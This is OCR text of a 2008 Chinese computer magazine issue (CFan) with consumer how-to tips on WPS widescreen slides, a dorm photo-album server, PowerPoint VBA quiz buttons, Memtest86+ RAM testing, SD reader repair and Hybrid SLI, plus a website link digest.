目前，宽屏显示器、电视机日益增多，大有将普屏显示器取而代之成为主流的趋势。其实不仅显示器和电视机有宽屏，就连投影仪也开始流行宽屏的了。但是，WPS演示制作出来的演示文档模板却仍然固守着普屏适用的4:3比例，在宽屏投影仪上演示的时候，屏幕两旁出现大块的空白，实在是浪费空间啊。

下面就请跟着我，让你的演示文档变成宽屏吧。

启动WPS演示2007个人版，默认模板的长宽比例是4:3，从“文件”菜单中选择“页面设置”，可以看到，在“幻灯片大小”的下拉菜单中，默认为“在屏幕上显示”，其宽度为28.4厘米，高度为“19.05厘米（如图，调出计算器算一下，19.05/28.4=0.75，正好是4:3，非常精确）

现在，把宽度改为32厘米，高度改为20厘米（适用于16:10的宽屏，如果你的投影仪长宽比例是16:9，则将高度改为18厘米）。其他选项保持默认不变，按“确定”按钮退出，所编辑的演示文档就是宽屏的了。

如果想一劳永逸，一启动WPS演示2007生成的新文档就是宽屏，可以在启动之后，到WPS Office 2007的安装目录（默认安装为：C:\Program Files\Kingsoft\WPS Office Personal\office6\2052）下删除默认模板文档“default.dpt”（删除前请备份），然后将设置好页面比例的空白文档放到该目录下，保存类型选择“模板文档”，文件名为“default.dpt”。这样，当再次启动WPS演示时，空白文档的页面就是适合于宽屏的比例了。

如果想将已有的普屏演示文稿改造成宽屏文稿，先打开该文档，按前面的方法重设一下宽高比例即可。

WPS Office个人版免费下载地址http://wps.kingsoft.com，欢迎登录WPS Office官方论坛http://bbs.wps.cn，把你的好经验、好技巧写下来，或发送到bangong@cfan.com.cn。本期将从邮件中选出3位热心读者，各赠送功能更强大的WPS Office专业版一套！ CF [YY34]

搭建宿舍网络相册管照片

Tag 网络、相册、管理 〉学校 〉技巧

天津/武金刚

很多大学生都有这种想法，将自己的照片传到网上，这样既可方便管理，又能让大家一同欣赏。我们可以进入到“http://picasaweb.google.com/home”网页，输入Google用户名和密码后即可登录到Picasa网络相册中。但互联网上的网络硬盘慢，空间又小，这给我们上传照片带来很多不便之处。为了实现宿舍内同学的愿望，宿舍长经过思考决定在宿舍内架设一个“网络相册”平台。（注：本文以Windows XP为例）

一、搭建网络相册服务器

搭建网络相册系统，首先在宿舍局域网内找一台电脑作为服务器。随后选择一款网络相册软件，“桃园网络相册管理系统”（以下简称网络相册）就是一个功能强大的“网络相册管理”软件，使用该程序可以在宿舍内轻松打造“桃源网络相册”平台。

> **小提示**
>
> “桃源网络相册”需要.NET Framework 2.0支持，架设该网络相册平台前，我们需要在服务器端安装.NET Framework插件。

来对IIS进行设置。进入“控制面板”，在“管理工具”中启动“Internet信息服务”，在“Internet信息服务”中依次展开“Internet信息服务→网站”，右击“默认网站”弹出菜单，选择“属性”命令打开“默认网站属性”对话框，切换到“主目录”界面，在该界面的“本地路径”项中输入“桃源网络相册”程序的解压路径，如“E:\typhoto”（将桃源网络相册安装在该目录下，E盘的空间大小即是网站的空间大小）。随后切换到“文档”标签项下，在此单击“添加”按钮，添加首页文件为“default.aspx”。

现在进行测试，在本机的IE地址栏中输入http://127.0.0.1/，如果能打开网络相册首页，这说明网络相册平台已经搭建成功。

二、远程使用网络相册

“桃源网络相册”搭建后，同学们就可以使用该相册管理照片了。打开IE，输入“http://192 168.0 5”即可（具体的IP地址为服务器的IP地址）。


1.创建相册

用户注册后，登录到用户界面。首先需要创建几个相册，将不同类型的照片上传到不同的相册中。创建时，单击左侧的“创建相册”，进入到相册创建界面，在此输入该相册的名称、分类、标签和相册简介等信息。随后在下面的“共享设置”中选择共享方式，系统提供了多种共享方式，在此根据需要进行设置。随后在“默认排序”项中选择相册中相册的排列方式。随后单击确定即可创建成功。

2.共享照片

照片上传后，根据我们的共享设置，我们可以对不同用户进行共享。查看其他用户的共享照片时，单击相册空间上方的“共享相册”，进入到相册共享界面，再次我们可以查看所有用户的共享的照片。

在宿舍内架设了“网络相册”平台，你是不是感受到了在线管理和共享照片的乐趣。当然，我们可以通过ADSL再加花生壳，这样让网友也能来下载。



三、系统管理网络相册


打开IE并输入“http://192 168.0.5/admin”，用默认的管理员账号和密码“admin”登录即可进入后台，点击“用户等级”来进行设置。如设置等级名称为“一般用户”，然后设置空间大小为“100”MB，再设置上传大小为“100”KB，其他保持默认并点击“确定”即可设置好“用户等级”。

点击“管理用户”，在查找用户里输入用户名如“guest”，点击查找即可找到“guest”用户。选中“guest”用户，在等级下拉栏中选择为“一般用户”，再点击“修改等级”即可将“guest”设置为“一般用户”用户。现在“guest”的空间大小为100MB，每次上传的文件大小为100KB。

同学们，快让我们去Happy，Show出我们的照片吧。CF [YY35]

> **桃源网络相册管理系统 2.2**
>
> 软件授权：免费版
>
> 适用平台：Windows2000、Xp、Server 2003
>
> 下载地址：http://www.mytaoyuan.com/

> **网络大补贴**
>
> 动态域名解析 “花生壳”软件使用教程
> http://tech.itjj.net/diannao/net/20070713/242315.html
>
> 希网动态域名设置技巧
> http://www.3322.org/help/help service.html#service_4
>
> 域名解析系统——DNS服务器设置技巧
> http://www.chinaitlab.com/www/techspecial/DNS/
>
> 域名选取的两原则和十技巧
> http://net.enorth com.cn/system/2004/12/22/000929296 shtml
>
> .NET Framework 2.0
> http://www.onlinedown net/soft/38669.htm



西安政治学院/袁国强

不甘示弱，PowerPoint制作智能交互课件技巧

Tag PowerPoint、问题、解决、交互 / 课件 \ 技巧


在众多课件制作软件中，PowerPoint（以下简称PPT）简单易学，深受广大教师的青睐。然而，也有老师认为PPT制作动画功能、交互功能时就显得"力不从心"。其实，PPT是集文本、图形、图像、视频、声音和动画等多媒体素材编辑与制作于一身的软件平台，能轻松地实现多媒体课件的智能交互功能。（本文以PPT 2003为例，安装时请选用完整安装。）

动画问题

PPT制作的课件动画效果不够炫，点一下动一下，能不能让它自己动起来？


在授课之前，通常会有一个开场白，若幻灯片始终一副面孔，即使封面制作得美观，也只能吸引学生的兴奋点在此停留片刻。

解决方法：挑选几张反映授课主题的图片循环播放，在幻灯片之间添加"幻灯片切换"效果，制作出来的封面变化丰富，比动态海报还要炫。点击"幻灯片放映→自定义放映"弹出"自定义放映"对话框。单击"新建"按钮弹出"定义自定义放映"对话框（见图1），在"幻灯片放映名称"中输入"封面动画"，将幻灯片1~3"添加"至"在自定义放映中的幻灯片"栏内，单击"确定"按钮即创建成功"封面动画"自定义放映。



将相同尺寸的三张图片依次"插入"到幻灯片1~3中，打开"绘图"工具栏，选择"绘图→对齐或分布→相对于幻灯片"，分别将幻灯片1~3中的图片"水平居中"和"垂直居中"。打开"幻灯片切换"栏，选择合适的效果应用于幻灯片1~3，将"换片方式"中"单击鼠标时"前的复选框勾掉，勾选"每隔"前的复选框，时间设定为"00:05"。

点击"幻灯片放映→设置放映方式"弹出"设置放映方式"对话框（见图2），在"放映幻灯片"栏点击"自定义放映→封面动画"，在"放映选项"栏内勾选"循环放映，按ESC键终止"复选框，点击"确定"后按F5键观看放映效果。



导航问题

用超链接做好的按钮形同虚设，无意中点击按钮以外的区域时，PPT会自动播放下一张幻灯片，如何让按钮发挥应有的导航作用？

原因很简单，就是因为PPT默认的幻灯片切换方式是"单击鼠标时"。找到了症结，问题也就迎刃而解了，只要将"动画问题"中提到的将"换片方式"中"单击鼠标时"前的复选框勾掉即可。


按钮导航和"单击鼠标时"换片相结合的幻灯片切换方式比较灵活。在"定义自定义放映"对话框中添加幻灯片4~6至"在自定义放映中的幻灯片"栏内，命名该"幻灯片放映名称"为"绪论"，单击"确定"按钮。以实现"封面动画"至"绪论"的跳转为例。在"封面动画"幻灯片1中，右键点击制作好的按钮素材，在弹出菜单中点选"超链接"，弹出"插入超链接"对话框，再点选"链接到"栏内"本文档中的位置→自定义放映"下的"绪论"。"屏幕提示"可添加鼠标进入按钮区域时响应的提示文字。点击"确定"，再将按钮复制粘贴到另两张幻灯片的相同位置即可"观看放映"，自定义放映之间的导航轻松实现。

> **小提示**
>
> 若将"设置放映方式"对话框中"放映类型"栏内"在展台浏览（全屏幕）"点选上，即使未勾选掉"单击鼠标时"前的复选框，幻灯片也只对链接才起作用。


智能问题

若老师希望在课堂设计有选择题互动，PPT如何给出正确答案？

点击"视图→工具栏→控件工具箱"，以单项选择题制作为例，在幻灯片适当位置拖放四个"选项按钮"，分别选中单选项单击右键，选择"属性"命令，在"属性"设置框（见图3）中设置"AutoSize"，"True"表示根据字的多少调整单选框大小，"False"表示单选框为固定大小；"BackColor"设置单选框的背景颜色；"BackStyle"右侧下拉列表中选择"0 fmBackStyleTransparent"使单选框的背景透明；"Caption"添加控件的名称；"Font"设置字体、字号和字形；"ForeColor"设置字的颜色。




双击任意按钮即可进入VBA编程状态（也可点击"工具→宏→Visual Basic编辑器"打开）。在编辑窗口中找到对应的"选项按钮"名称，分别将语句MsgBox ("真不错，答对了！")、MsgBox ("答案不正确，继续努力！")插入以下两条语句中间（见图4）。




```
Private Sub OptionButton1_Click()
End Sub
```

按F5观看放映时，点击选项A即弹出提示信息。CF [YY36]



主板对整台电脑的稳定性和兼容性包括性能方面起到一个很大的决定作用。所以在购买主板时建议要不买便宜货。

内存坏没坏，这事你该去问谁？

Memtest86+来帮忙

Tag 内存 Memtest86+ 实例、故障 硬件

长春/刘延军

如果觉得系统不稳定，经常出现崩溃、死锁、重启等现象，最有可能出现的问题配件就是内存了。而且对于超频爱好者来说，要测试超频后系统的稳定性也是件麻烦事，如何解决这一问题呢？

请来Memtest86+(简称MEM)这个好帮手吧。软件的体积只有50KB左右，支持Intel、AMD、VIA的CPU(包括45nm的Core2、K10等)和Intel、NVIDIA、ATI、VIA、SIS等的芯片组(包括Intel3系列、使用K8的未知芯片组等)。

这款软件因为可以独立于操作系统，通过光盘或软盘启动后可以直接进行测试，避免操作系统占用大量内存，所以几乎可以测试到所有的系统内存(当然，CPU、BIOS等都需要保留一小部分内存，如果测试到这部分内存，系统将会不稳定)。而且软件能检测到真正的硬件故障，也能检测到兼容性故障和隐含的、临界的故障。并且能检测到CPU、缓存、主板的故障。

MEM(下载地址：http://work.newhua.com/cfan/200812/memtest86+.rar，快车代码：CF0812CMYJ01)有软盘版和光盘版，你可以根据自己的需要选择使用。

第一步：用制作好的光盘或软盘引导后自动运行测试程序。程序的界面非常简单(见图1)。


第二步：屏幕左上角的区域是CPU、内存及芯片组的信息。屏幕中间的区域是测试的设置信息及测试结果。其中"Cached"是内存的大小；"RsvdMem"是CPU及BIOS保留内存的大小；"MemMap"是检测内存的方式；"Pass"是通过测试的次数，"Errors"是故障的次数。


屏幕右上角的区域是测试进行的过程，包括目前正在测试的内存、写入内存的样本、测试段、测试段运行的进度、通过测试的部分等。

屏幕下方是控制菜单，重要的两项是"ESC"键重新启动，"c"键进行配置(见图2)。当然，正常情况下我们是不需要配置的

第三步：运行一次测试即可检测出明显的硬件错误，但为了检测出系统隐含的、临界的故障，建议长时间运行测试。

第四步：使用Memtest86+测试出的错误，哪怕只有一个错误，都需要马上处理。除内存外，其他部件(如CPU、缓存、缓存控制器、内存控制器、芯片组等)有问题均可导致Memtest86+检测出错误。测试结果出错后的解决办法：





▲"Show DMI Memory Info"可以显示出主板上的内存信息，如果是软件所支持的芯片组，"Display SPD Data"能显示出内存条的SPD信息。注意，在"Memory Sizing"里面有三个选项，建议使用"BIOS Std"，也就是运行界面上"MemMap"显示的"e820-std"方式，这种方式检测出的内存数和BIOS检测出的内存数是一致的。如果选择了"BIOS-All"或"Probe"，系统会出现死机、花屏、出错等现象

①检查BIOS中有关内存的设置是否和内存条本身匹配，改正后再进行测试。

②如果还是出错，首先怀疑内存条有问题，可以更换内存条后再进行测试。

③如果没有可替换的内存条，但系统中有两根以上的内存条，可以一根一根进行测试。假如一根总是出错而另外一根总是通过测试，基本上可确定是这根内存条的问题。为了排除插槽的故障，可以将通过测试的内存条放在出错的插槽上进行测试。

④如果单独测试均可通过，但两根以上的内存条一起工作时出错，那么可能是兼容性的问题，需要检查主板的说明书来查看所支持内存的限制，比如说内存的大小、双面或者是单面内存条等。

⑤如果只有一根内存条，或者所有内存条均出错，那么唯一可做的是更换不同的内存插槽，或者是更换内存条的顺序。如果还是出错，可将出错内存条拿到别的机器上或从别的机器上借一根内存条进行测试。

⑥如果别的内存条还是出错，而且能排除兼容性问题，则只能用替换法，更换CPU、主板等部件再进行测试。CF[YY37]

找回SD卡的写保护功能

Tag SD、写保护、读卡器 故障、技巧 硬件

南京/薬遥

我的SD卡坏了，彻底的不能写保护了！太可怕了，想想看，病毒会如洪水猛兽一般腐蚀它上面的数据。看来需要修修……

SD卡是Secure Digital Card(安全数码卡)的缩写为，它的技术基于MultiMedia Card(MMC)格式上，和MMC卡的主要区别是，SD卡多了写保护开关。当此写保护开关拨下时，SD卡将处于写保护状态，其中存储的文件将只能读取不能修改，而当写保护开关在上面的位置时，便可以写入文件。不过写保护开关不太“结实”，在某些场合会失去作用，于是就会出现永远只读或者永远读写的状态。


在SD标准中说明，SD控制器需要有一种相匹配的接口来实现SD存储卡的写保护功能；整个写保护功能由SD控制器负责；写保护开关所处的位置对于存储卡电路来说是未知的。那么这样一来便不需要拆开SD卡分析其内部电路了，而把关注的重点转移到写保护开关与SD控制器的接触上。

事实上，SD卡正面朝上时，在卡的左边存在一个写保护选通电路。该电路会存在断开与闭合，分别对应只读与可写。那么在假定芯片内部没有问题的情况下，问题一定出在SD控制器的写保护选通电路上了。

现在就要开始修理了！

小心地将读卡器的塑料外壳拆开，通常可以用手直接按压边缘后将两半外壳分离。拆开后，就可以看到整个读卡器的PCB板、卡插槽以及控制芯片等内部结构(见图1)。


左边则是关注的读写选通电路。目前我们手上的这个读卡器的弹片有一点移位，导致无论是否有SD卡插入插槽，弹片总是接触到插槽外壳上的金属部分，造成电路始终接通，使得所有插入该读卡器的SD卡均处于写保护状态。使SD卡丧失了本应有的写保护控制功能(见图2)。



▲ 读卡器内部结构

▲选通电路示意图

对于该读卡器，我们首先需要将插槽外的金属壳撬开，使写保护选通电路的弹片暴露在外面，再使用缝衣针或者圆规等细物将弹片向右边拨动，使其脱离金属外壁，仅在SD卡写保护开关处在“只读”的位置时才接触到金属外壁(见图3)。



▲拨动选通电路的弹片

至此，该读卡器的问题便被我们解决了。原来是读卡器的问题。

由于金属的弹性疲劳等问题，所有读卡器都存在“不能正确识别写保护”的这一天。为了防止出现这样的情况，建议使用SD卡时注意：

1.尽量不要将卡长时间地放在某一读卡器中，用完即取出，不用时可以将卡装在配套的SD卡包装盒或包装袋中；

2.由于写保护功能完全由控制器提供，所以如果对数据安全要求比较高的话，建议购买品质及售后服务过硬的SD读卡器，避免出现写保护突然失灵造成数据无法存取以及减少病毒感染移动存储的风险。CF [YY38]

又省电又节能，开启Hybrid SLI功能

Tag Hybrid SLI 技巧 硬件

NVIDIA推出的Hybrid SLI技术已经有一段时间了，只是还有不少人不知道如何开启，其实打开方法很简单，只是现在该技术只能在Vista下使用。

第一步： 进入BIOS，选择Advanced Chipset Features(高级主板功能)，将iGPU Frame Buffer Control(iGPU缓存控制)设置为Manual，将Frame Buffer Size(缓存大小)设置为256MB，Onboard GPU(板载GPU)设置为Always Enable(一直打开)，然后退回到BIOS主界面，选择Integrated Peripherals(综合外部设备)，将Init Display First(第一显示开关)设置为Onboard(板载)(见图1)。

第二步： 安装系统、驱动，需要注意在安装芯片组驱动的时候，不要安装显卡驱动。

第三步： 在系统“开始”菜单的搜索栏中输入msconfig，在弹出窗口中，选择“工具”标签下的“禁用UAC”，点击“启动”即可。

第四步： 登录http://www.mydrivers.com/，搜索Hybrid SLI，就可以找到支持Hybrid SLI的显示驱动，下载安装(见图2)。


第五步： 重启后，就可以在任务栏上看到Hybrid SLI的图标了，包括Save Power(节能模式)、Boost Performance(性能模式)、Additional Displays(允许更多的显示器模式)，根据需要选择即可(见图3)。CF [YY39]

稀饭美文报

2008年6月15日 第61期
主编：封立鹏 责任编辑：张磊

投稿信箱：mwb@cfan.com.cn

2元钱的“蓝光碟”




碟片市场出现了一种名为MiniBD的高清影碟，这种影碟能够在一张普通DVD碟片中容纳下完整的720P甚至1080P的电影，你可以把它拿到PS3游戏机、蓝光播放机及电脑上播放。而要知道这么高清晰度的蓝光影碟价格为200元一张，而刻录同样效果的MiniBD所需要的DVD空白碟只要2元钱左右，你愿意选择哪种方式呢？

http://mwb.cfan.com.cn/1439

CFan搜索热词趋势榜

（截至2008年5月26日）



本期搜索热词：

汶川地震，电信重组，SP3

2008年5月12日14时28分，四川省汶川县发生里氏8.0级强烈地震。救灾、捐款、志愿者占据了搜索榜的前几名，手足同胞之情将我们系于一脉，天佑中华……

这边汶川地震，那边电信产业也跟着大地震，影响力也不亚于前者。相传甚久的电信重组以移动正式合并铁通拉开了轰轰烈烈的序幕，这场电信重组的盛典，使消费者得到什么？今后的一段时间电信重组这个关键词会稳步上升，答案也就会慢慢揭晓。

板块冲撞形成地震，电信产业为了拥有更好的竞争力重组，适者生存的道理在大自然和人类社会中同时出现。这不，微软也遵循着他们的进化道理，公布了Windows XP Service Pack 3(SP3)，主要是对安全性做一些升级。SP3是短暂热度型关键词，随着越来越多关于Windows 7开发的信息，SP3很快就会成为明日黄花。

CFan淘站队.Net

不花钱在线看正版电影

随着版权意识的进一步加强，朋友们都开始支持正版，不过，正版电影的价格都不菲，如何既能享受正版电影所带来的乐趣，又能免掏腰包呢？只要你打开网易电影频道**http://vod.163.com/**，部部正版大片便呈现在你的面前了，而且都是可以直接在线播放的哦！

收藏指数：90

在线将PDF转换成文本

在网上找得到的很多资料都是以PDF格式存在的，但这种格式只有使用专用的工具才能对其进行编辑，如果手头还没有专用的PDF编辑工具，如何对其处理呢？只要在浏览器中打开：**http://pdftextonline.com/**，然后将PDF文件上传到服务器中即可进行转换，之后再将转换好的文本格式的文件下载至本地硬盘中即可。

收藏指数：85

想给娃娃取个好名，请出在线取名大师

不少朋友初为人父、人母，沉浸在喜悦中的同时又在为娃娃的名字而操心。如何才能取得一个好名呢？其实，只要在浏览器中打开**http://mingtou.com/index.php**这个网站，输入姓、性别及名字的字数，稍后就会有一大批好名显示出来了，接下来再精心地为孩子找一个最好的名字就轻松多了。

收藏指数：85

网络上学普通话

一些朋友普通话不太好经常给学习、工作带来不少麻烦，因此，学习普通话便成了很多朋友的目标。现在，只要在浏览器中打开**http://www.putonghuaonline.com/**，就可以轻松地在线学习说普通话了，有兴趣的朋友还可以借机学习粤语。

收藏指数：85

在线租房


在城里打工的毕业生、白领们是不是经常惆怅于租房、换房的问题，中介价格高，实地去找又没有目标，可怎么办是好？只要在浏览器里打入**http://www.soufan.com**，输入城市、区县、户型、价格，轻松找房不求人

收藏指数：85

找图片，需要使用高级搜索引擎

在网上找图片也是经常需要进行的一项操作，如何快速而准确地找到图片呢？方法当然不少，Google、百度都提供了专用的图片搜索频道可以用来找图片，不过，这还有一个更牛的图片搜索引擎，可以搜索相似图片，绝对让你感觉到震撼。

◎ http://mwb.cfan.com.cn/1430



防止无线网络成为“间谍”

无线网的确给我们带来了很多方便，特别是那些手捧笔记本电脑的朋友，不再需要单拉一根网线、走到哪网络便跟随到哪。不过，方便的同时，一个非常严重的问题却被很多朋友忽视了，那就是无线网络的安全。殊不知，无线网络如果没有管理好，它是最容易成为不法分子攻击的渠道，它也许就是你眼皮底下的一个“间谍”。解决无线网络安全问题，刻不容缓！

◎ http://mwb.cfan.com.cn/1423

巧妙解决SATA硬盘无法安装Vista的问题

现在不少朋友都装备了SATA硬盘，而使用此硬盘的情况下，安装Vista系统是比较费脑筋的，不少朋友干脆就放弃安装。其实，只要巧妙地动动手脚，就可以轻松地在SATA硬盘环境下安装Vista系统了。

◎ http://mwb.cfan.com.cn/1424

Hosts文件的妙用

喜欢钻研技术的朋友们对Windows系统中的Hosts表文件肯定不陌生，它相当于是一个本地的“DNS服务器”，将一些经常访问的网址域名与IP地址一一对应，当下次再访问这些网址时，系统直接先从这个表文件中找出目标网站的IP地址，从而能够提高访问速度。此外，巧妙使用这个文件，还能实现更多的功能，也许你还不知道！

◎ http://mwb.cfan.com.cn/1425

将Word的页面设置放到右键中来操作


使用Word来编辑文档是日常办公中最常用的方法，当需要将编辑好的文档打印出来时，则需要对其进行页面设置，通常的方法就是通过“文件”菜单来调出设置，其实，我们完全可以将页面设置放到鼠标右键中以方便操作。

◎ http://mwb.cfan.com.cn/1426

让QQ表情、聊天记录也能免费“漫游”

现在玩QQ的，哪个不收藏了一批个性的表情图标，如何让这些表情图标也能如影随形，主人在哪，它们就跟到哪呢？下面的这套方法对我们就非常实用了，不仅可以让QQ表情随身携带，还能让聊天记录也能随身带呢！


◎ http://mwb.cfan.com.cn/1427



巧用快车打开超新软件资源库

用电脑其实就是用软件，这句话一点不错。包括操作系统本身在内，我们打开电脑后，面对的都是各种软件，正是这些软件，让电脑有了生机，能够帮助我们解决很多问题。如何才能轻松地掌握各种软件的最新信息呢？使用快车就能实现！


◎ http://mwb.cfan.com.cn/1440



三招实现收藏夹随身带

平时上网，哪个网友没有一个私家收藏夹？大量的常用网址都被收藏于其中，要使用时直接调出打开即可。而现在大多数浏览器并不支持在线收藏夹功能，总是用U盘、移动硬盘等设备将收藏夹带来带去，真是个麻烦。何不动手打造网络收藏夹，让收藏的网址随身带。

◎ http://mwb.cfan.com.cn/1428



让鼠标手势无处不在

习惯使用Maxthon浏览器的朋友们对鼠标手势的便捷肯定记忆犹新，用鼠标手势来操作软件的确是方便省事，可以大幅提高工作效率。不过，一般的软件并没有提供鼠标手势功能，如何在普通软件中也享受一把鼠标手势带来的快乐呢？

◎ http://mwb.cfan.com.cn/1429

暑期将至，奥运在即，抓紧时间提高自身素质循序渐进学习英语。

英语是时下最为流行的一门外语,同时它也是我们上学时的一门主要科目，奥运就要来了，如何能不出家门就能深入浅出地学习英语这门国际语言呢？是的！这就是给你的可行性方案。

听 | LISTEN

Tingroom

从名字就可以看出是一个训练听力的网站，拥有在线英语听力室：在线听力、英语听力教程、英语学习、MP3听力下载、新概念、VOA，四六级英语考试听力等大量英语听力教程。

◎ http://mwb.cfan.com.cn/1431

大耳朵英语听力

“坚持免费到底，做实用网站为宗旨，为学习者提供一个免费实用的学习平台”是大耳朵英语听力网站的宗旨，不仅仅口号响亮，内容除标准的听力外还包含英文歌曲、英文电影欣赏、BBC News、CNN News、科学美国人、CCTV9 News等特色内容。

◎ http://mwb.cfan.com.cn/1432

说 | SPEAK

Speaktome

